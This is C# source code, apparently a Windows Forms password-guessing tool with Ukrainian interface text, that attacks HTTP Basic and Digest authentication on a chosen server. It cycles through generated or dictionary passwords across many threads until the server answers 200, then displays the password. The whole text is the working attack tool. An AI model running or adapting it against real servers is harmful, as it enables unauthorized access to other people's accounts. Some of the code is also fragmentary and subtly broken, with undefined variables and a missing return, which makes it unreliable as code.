    ti += Encode(pbuf, pcount, buf, ti);
    req = "\r\n\r\n";
    for (int i = 0; i < req.Length; ++i, ++ti)
    {
        buf[ti] = (byte)req[i];
    }
    return buf;
}

int Encode(byte[] inputBytes, int inputsz, byte[] outputBytes, int outpoffs)
{
    ToBase64Transform base64Transform = new ToBase64Transform();
    // Verify that multiple blocks can not be transformed.
    if (!base64Transform.CanTransformMultipleBlocks)
    {
        // Initialzie the offset size.
        int inputOffset = 0;

        // Iterate through inputBytes transforming by blockSize.
        int inputBlockSize = base64Transform.InputBlockSize;

        while (inputsz - inputOffset > inputBlockSize)
        {
            outpoffs += base64Transform.TransformBlock(
                inputBytes,
                inputOffset,

```

```

        inputBytes.Length - inputOffset,
        outputBytes,
        outpoffs);

    inputOffset += base64Transform.InputBlockSize;
}

// Transform the final block of data.
byte[] final = base64Transform.TransformFinalBlock(
    inputBytes,
    inputOffset,
    inputsSize - inputOffset);
for (int i = 0; i < final.Length; ++i, ++outpoffs)
{
    outputBytes[outpoffs] = final[i];
}

}

// Determine if the current transform can be reused.
if (!base64Transform.CanReuseTransform)
{
    // Free up any used resources.
    base64Transform.Clear();
}

return outpoffs;
}

int DeEncode(byte[] inputBytes, int inputsSize, byte[] outputBytes, int outpoffs)
{
    FromBase64Transform base64Transform = new FromBase64Transform();
    // Verify that multiple blocks can not be transformed.
    if (!base64Transform.CanTransformMultipleBlocks)
    {
        // Initialize the offset size.
        int inputOffset = 0;

        // Iterate through inputBytes transforming by blockSize.
        int inputBlockSize = base64Transform.InputBlockSize;

        while (inputsSize - inputOffset > inputBlockSize)
        {
            outpoffs += base64Transform.TransformBlock(
                inputBytes,
                inputOffset,
                inputBytes.Length - inputOffset,
                outputBytes,
                outpoffs);

            inputOffset += base64Transform.InputBlockSize;
        }

        // Transform the final block of data.
        byte[] final = base64Transform.TransformFinalBlock(
            inputBytes,
            inputOffset,
            inputsSize - inputOffset);
        for (int i = 0; i < final.Length; ++i, ++outpoffs)
        {
            outputBytes[outpoffs] = final[i];
        }
    }
}

```

```

    }

    // Determine if the current transform can be reused.
    if (!base64Transform.CanReuseTransform)
    {
        // Free up any used resources.
        base64Transform.Clear();
    }

    return outpoffs;
}

byte[] NonAuthRequest(string uri, string host)
{
    byte[] buf = new byte[1024];
    string req = "GET " + uri + " HTTP/1.1\r\nHost: " + host + "\r\nAccept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1\r\n\r\n";
    int ti = 0;
    for (int i = 0; i < req.Length; ++i, ++ti)
    {
        buf[ti] = (byte)req[i];
    }
    return buf;
}

string NextPass(string s)
{
    string str = "";
    int i;
    bool f = true;
    for (i = s.Length - 1; i >= 0 ; --i)
    {
        if (f)
        {
            if (s[i] == tSyms.Text[tSyms.Text.Length - 1])
            {
                str = tSyms.Text[0] + str;
            }
            else
            {
                int p = tSyms.Text.IndexOf(s[i]);
                str = tSyms.Text[p + 1] + str;
                f = false;
            }
        }
        else
        {
            str = s[i] + str;
        }
    }
    if (f)
    {
        str = tSyms.Text[0] + str;
    }
    return str;
}

void StartPr()
{
    procs = 0;

```

```

pass = null;
DateTime dtst = DateTime.Now;
Start.Enabled = false;
string pwd = "";
string npwd = tPwd1.Text;
string spass = null;
int pwdc = 0;
bool fend = false;
Flg = false;
Stop.Enabled = true;
FPaus = false;
Pause.Enabled = true;
TimeSpan dl;
do
{
    rwl.AcquireWriterLock(-1);
    ++procs;
    rwl.ReleaseWriterLock();
    Thread thr = new Thread(new ParameterizedThreadStart(StartProc));
    thr.IsBackground = true;
    thr.Start(new Proc(tUri.Text, tHost.Text, tlogin.Text, pwd, tServer.Text, tPort.Text));
    pwd = npwd;
    lpwdc.Text = (++pwdc).ToString();
    lPwd.Text = pwd;
    dl = DateTime.Now - dtst;
    if (dl.Seconds > 0)
    {
        lSpeed.Text = (pwdc / (int)dl.TotalSeconds).ToString() + " наповнів/с";
    }
    tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
    while (true)
    {
        bool f = false;
        rwl.AcquireReaderLock(-1);
        if (procs < udPrc.Value || pass != null)
        {
            if (pass != null)
            {
                spass = pass;
            }
            f = true;
        }
        fend = Flg;
        rwl.ReleaseReaderLock();
        if (f && !FPaus)
        {
            break;
        }
        if (fend)
        {
            Start.Enabled = true;
            Pause.Enabled = false;
            Stop.Enabled = false;
            return;
        }
        dl = DateTime.Now - dtst;
        tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
        Thread.Sleep(100);
    }
    if (spass != null)
    {

```

```

        break;
    }
    npwd = NextPass(pwd);
}
while (pwd != tPwd2.Text);

while (true)
{
    bool f = false;
    rwl.AcquireReaderLock(-1);
    if (procs == 0)
    {
        f = true;
    }
    if (pass != null)
    {
        spass = pass;
    }
    fend = Flg;
    rwl.ReleaseReaderLock();
    if (fend)
    {
        Start.Enabled = true;
        Pause.Enabled = false;
        Stop.Enabled = false;
        return;
    }
    if (f && !FPaus)
    { break; }
    dl = DateTime.Now - dtst;
    tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
    Thread.Sleep(100);
}
if (spass == null)
{
    tResult.Text = "Пароль не знайдено";
}
else if (spass == "")
{
    tResult.Text = "Паролю немає";
}
else
{
    tResult.Text = spass;
}
MessageBox.Show("Підбір закінчено", "Інформація", MessageBoxButtons.OK,
MessageBoxIcon.Information, MessageBoxDefaultButton.Button1, MessageBoxOptions.ServiceNotification);
Start.Enabled = true;
Stop.Enabled = false;
Pause.Enabled = false;
Flg = false;
FPaus = false;
}

void StartPrDict()
{
    procs = 0;
    pass = null;
    DateTime dtst = DateTime.Now;
    Start.Enabled = false;
    string spass = null;
    int pwdc = 0;

```

```

bool fend = false;
Flg = false;
Stop.Enabled = true;
FPaus = false;
Pause.Enabled = true;
TimeSpan dl = new TimeSpan();

{
    string pwd = "";
    rwl.AcquireWriterLock(-1);
    ++procs;
    rwl.ReleaseWriterLock();
    Thread thr = new Thread(new ParameterizedThreadStart(StartProc));
    thr.IsBackground = true;
    thr.Start(new Proc(tUri.Text, tHost.Text, tlogin.Text, pwd, tServer.Text, tPort.Text));
    lpwdc.Text = (++pwdc).ToString();
    lPwd.Text = pwd;
    dl = DateTime.Now - dtst;
    if (dl.Seconds > 0)
    {
        lSpeed.Text = (pwdc / (int)dl.TotalSeconds).ToString() + " паролів/с";
    }
    dl = DateTime.Now - dtst;
    tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
    while (true)
    {
        bool f = false;
        rwl.AcquireReaderLock(-1);
        if (procs < udPrc.Value || pass != null)
        {
            if (pass != null)
            {
                spass = pass;
            }
            f = true;
        }
        fend = Flg;
        rwl.ReleaseReaderLock();
        if (f && !FPaus)
        {
            break;
        }
        if (fend)
        {
            Start.Enabled = true;
            Stop.Enabled = false;
            Pause.Enabled = false;
            return;
        }
        dl = DateTime.Now - dtst;
        tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
        Thread.Sleep(100);
    }
}

if (spass == null)
{
    foreach (string pwd in dict.Lines)
    {
        rwl.AcquireWriterLock(-1);
        ++procs;

```



```

    rwl.ReleaseWriterLock();
    Thread thr = new Thread(new ParameterizedThreadStart(StartProc));
    thr.IsBackground = true;
    thr.Start(new Proc(tUri.Text, tHost.Text, tlogin.Text, pwd, tServer.Text, tPort.Text));
    lpwdc.Text = (++pwdc).ToString();
    lPwd.Text = pwd;
    dl = DateTime.Now - dtst;
    if (dl.Seconds > 0)
    {
        lSpeed.Text = (pwdc / (int)dl.TotalSeconds).ToString() + " паролів/с";
    }
    dl = DateTime.Now - dtst;
    tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
    while (true)
    {
        bool f = false;
        rwl.AcquireReaderLock(-1);
        if (procs < udPrc.Value || pass != null)
        {
            if (pass != null)
            {
                spass = pass;
            }
            f = true;
        }
        fend = Flg;
        rwl.ReleaseReaderLock();
        if (f && !FPaus)
        {
            break;
        }
        if (fend)
        {
            Start.Enabled = true;
            Stop.Enabled = false;
            Pause.Enabled = false;
            return;
        }
        dl = DateTime.Now - dtst;
        tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
        Thread.Sleep(100);
    }
    if (spass != null)
    {
        break;
    }
}

while (true)
{
    bool f = false;
    rwl.AcquireReaderLock(-1);
    if (procs == 0)
    {
        f = true;
    }
    if (pass != null)
    {
        spass = pass;
    }
}

```

```

        fend = Flg;
        rwl.ReleaseReaderLock();
        if (fend)
        {
            Start.Enabled = true;
            Stop.Enabled = false;
            Pause.Enabled = false;
            return;
        }
        if (f && !FPaus)
        { break; }
        tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();
        Thread.Sleep(100);
    }
    if (spass == null)
    {
        tResult.Text = "Пароль не знайдено";
    }
    else if (spass == "")
    {
        tResult.Text = "Паролю немає";
    }
    else
    {
        tResult.Text = spass;
    }
    MessageBox.Show("Підбір закінчено", "Інформація", MessageBoxButtons.OK,
    MessageBoxIcon.Information, MessageBoxDefaultButton.Button1, MessageBoxOptions.ServiceNotification);
    Start.Enabled = true;
    Stop.Enabled = false;
    Pause.Enabled = false;
    Flg = false;
    FPaus = false;
}

private void Start_Click(object sender, EventArgs e)
{
    Start.Enabled = false;
    if (FPaus)
    {
        if (FDig)
        {
            foreach (Thread thr in thrs)
            {
                thr.Resume();
            }
        }
        Pause.Enabled = true;
        Stop.Enabled = true;
    }
    else
    {
        FDig = usedig.Checked;
        if (!FDig)
        {
            Thread thr;
            if (usdic.Checked)
            {
                thr = new Thread(new ThreadStart(StartPrDict));
            }
            else
            {

```

```

        thr = new Thread(new ThreadStart(StartPr));
    }
    thr.IsBackground = true;
    thr.Start();
}
else
{
    StartDigPr();
}
}
FPaus = false;
}

void StartProc(object p)
{
    Proc pr = p as Proc;
    string xpass = null;

    Socket s = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    IPAddress ip = Dns.GetHostByName(pr.server).AddressList[0];
    int port = int.Parse(pr.port);
    IPEndPoint ipe = new IPEndPoint(ip, port);
    s.Connect(ipe);
    byte[] buf;
    if (pr.pass == "")
    {
        buf = NonAuthRequest(pr.uri, pr.host);
    }
    else
    {
        buf = AuthRequest(pr.uri, pr.host, pr.login, pr.pass);
    }
    s.Send(buf);
    byte[] rbuf = new byte[1024];
    int rs = s.Receive(rbuf);
    string text = "";
    for (int i = 0; i < rs; ++i)
    {
        text += (char)rbuf[i];
    }
    s.Close();

    string[] strs = text.Split("\r\n\t".ToCharArray(), StringSplitOptions.RemoveEmptyEntries);
    int code;
    if (int.TryParse(strs[1], out code))
    {
        if (code == 200)
        {
            {
                xpass = pr.pass;
            }
            else if (code == 401)
            {
                {
                }
            }
        }
    }

    rwl.AcquireWriterLock(-1);
    if ((xpass != null) && (pass == null) || (xpass == ""))
    {
        pass = xpass;
    }
    --procs;
    rwl.ReleaseWriterLock();
}

```

```

    }

    byte[] AuthDigRequest(string user, string pwd, string realm, string nonce, string uri, string qop, string nc,
    string host)
    {
        string cnonce = CreateCNonce();
        string s = GenerateHeader(user, realm, nonce, uri, qop, nc, cnonce, GenerateDigest(user, pwd, realm, uri,
        nonce, cnonce, qop, nc));

        string req = "GET " + uri + " HTTP/1.1\r\nHost: " + host + "\r\nAccept: text/html, application/xml;q=0.9,
        application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-bitmap, */*;q=0.1\r\n" + s + "\r\n\r\n";
        byte[] buf = new byte[1024];
        for (int i = 0; i < req.Length; ++i)
        {
            buf[i] = (byte)req[i];
        }
        return buf;
    }

    int RecognizeReply(string s, out string realm, out string nonce, out string qop)
    {
        string[] str = s.Split("\r\n".ToCharArray(), StringSplitOptions.RemoveEmptyEntries);
        int code;
        int.TryParse(str[0].Split("\t".ToCharArray(), StringSplitOptions.RemoveEmptyEntries)[1], out code);
        if (code == 401)
        {
            string[] xstrs = null;
            foreach (string str in str)
            {
                xstrs = str.Split(",\t".ToCharArray(), StringSplitOptions.RemoveEmptyEntries);
                if ((xstrs[0] == "WWW-Authenticate:") && (xstrs[1] == "Digest"))
                {
                    break;
                }
            }

            if ((xstrs[0] == "WWW-Authenticate:") && (xstrs[1] == "Digest"))
            {
                Hashtable dict = new Hashtable();
                for (int i = 2; i < xstrs.Length; ++i)
                {
                    string xs = xstrs[i];
                    int p = xs.IndexOf('=');
                    if (p > 0)
                    {
                        dict.Add(xs.Substring(0, p), xs.Substring(p + 1));
                    }
                }

                realm = dict["realm"].ToString().Replace("\\", "");
                nonce = dict["nonce"].ToString().Replace("\\", "");
                qop = dict["qop"].ToString().Replace("\\", "");
            }
            else
            {
                realm = "";
                nonce = "";
                qop = "";
            }
        }
        else
        {

```

```

    realm = "";
    nonce = "";
    qop = "";
}

return code;

}

string GeneratePass()
{
    string s;
    prwl.AcquireWriterLock(-1);
    if (pass == null)
    {
        if (usdic.Checked)
        {
            if (curpassi >= dict.Lines.Length)
            {
                s = null;
            }
            else
            {
                s = dict.Lines[curpassi++];
                ++passn;
            }
        }
        else
        {
            if (curpass == tPwd2.Text)
            {
                s = null;
            }
            else
            {
                s = curpass = NextPass(curpass);
                ++passn;
            }
        }
    }
    else
    {
        s = null;
    }
    prwl.ReleaseWriterLock();
    return s;
}

void StartDigProc(object p)
{
    Proc pr = p as Proc;
    string xpass = null;

    byte[] buf;
    string tpass = "";
    string realm = "";
    string nonce = "";
    string qop = "";

    do
    {
        Socket s = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        IPAddress ip = Dns.GetHostByName(pr.server).AddressList[0];

```

```

int port = int.Parse(pr.port);
IPEndPoint ipe = new IPEndPoint(ip, port);
s.Connect(ipe);

if (tpass == "")
{
    buf = NonAuthRequest(pr.uri, pr.host);
}
else
{
    buf = AuthDigRequest(pr.login, tpass, realm, nonce, pr.uri, qop, "00000001", pr.host);
}
s.Send(buf);
byte[] rbuf = new byte[1024];
int rs = s.Receive(rbuf);
string text = "";
for (int i = 0; i < rs; ++i)
{
    text += (char)rbuf[i];
}
int code = RecognizeReply(text, out realm, out nonce, out qop);

if (code == 200)
{
    xpass = tpass;
    break;
}

s.Close();

if (FPaus)
{
    Thread.CurrentThread.Suspend();
}

if (Flg)
{
    break;
}

} while ((tpass = GeneratePass()) != null);

if ((xpass != null) && (pass == null) || (xpass == ""))
{
    pass = xpass;
}

}

void BgThr()
{
    DateTime dtst = DateTime.Now;
    TimeSpan dl;

    bool cont = true;

    while (cont)
    {
        cont = false;
        foreach (Thread t in thrs)
        {
            if (t.IsAlive)
            {

```

```

        cont = true;
        break;
    }
}

dl = DateTime.Now - dtst;

lpwdc.Text = (passn).ToString();
lpwd.Text = curpass;
dl = DateTime.Now - dtst;
if (dl.Seconds > 0)
{
    lSpeed.Text = (passn / (int)dl.TotalSeconds).ToString() + " паролів/с";
}
tTime.Text = dl.Hours.ToString() + ":" + dl.Minutes.ToString() + ":" + dl.Seconds.ToString() + "." +
dl.Milliseconds.ToString();

Thread.Sleep(100);
}

if (!Flg)
{
    if (pass == null)
    {
        tResult.Text = "Пароль не знайдено";
    }
    else if (pass == "")
    {
        tResult.Text = "Паролю немає";
    }
    else
    {
        tResult.Text = pass;
    }
    MessageBox.Show("Підбір закінчено", "Інформація", MessageBoxButtons.OK,
    MessageBoxIcon.Information, MessageBoxDefaultButton.Button1, MessageBoxOptions.ServiceNotification);
}
Start.Enabled = true;
Stop.Enabled = false;
Pause.Enabled = false;
FPaus = false;
Flg = false;
}

void StartDigPr()
{
    passn = 0;
    pass = null;
    curpass = tPwd1.Text;
    curpassi = 0;
    Start.Enabled = false;
    Flg = false;
    Stop.Enabled = true;
    FPaus = false;
    Pause.Enabled = true;

    int thrc = (int)udPrc.Value;
    thrs = new Thread[thrc];

```

```

        for (int i = 0; i < thrc; ++i)
        {
            thrs[i] = new Thread(new ParameterizedThreadStart(StartDigProc));
            thrs[i].IsBackground = true;
            thrs[i].Start(new Proc(tUri.Text, tHost.Text, tlogin.Text, "", tServer.Text, tPort.Text));
        }

        bgthr = new Thread(new ThreadStart(BgThr));
        bgthr.IsBackground = true;
        bgthr.Start();
    }

    private void Form1_Load(object sender, EventArgs e)
    {

    }

    private void listen_Click(object sender, EventArgs e)
    {

    }

    private void tPwd1_TextChanged(object sender, EventArgs e)
    {

    }

    private void Stop_Click(object sender, EventArgs e)
    {
        rwl.AcquireWriterLock(-1);
        Flg = true;
        rwl.ReleaseWriterLock();
    }

    private void usdic_CheckedChanged(object sender, EventArgs e)
    {
        dict.ReadOnly = !usdic.Checked;
    }

    private void dict_TextChanged(object sender, EventArgs e)
    {
        lpcount.Text = dict.Lines.Length.ToString();
    }

    private void button1_Click(object sender, EventArgs e)
    {
        FPaus = true;
        Pause.Enabled = false;
        Stop.Enabled = false;
        Start.Enabled = true;
    }
}

```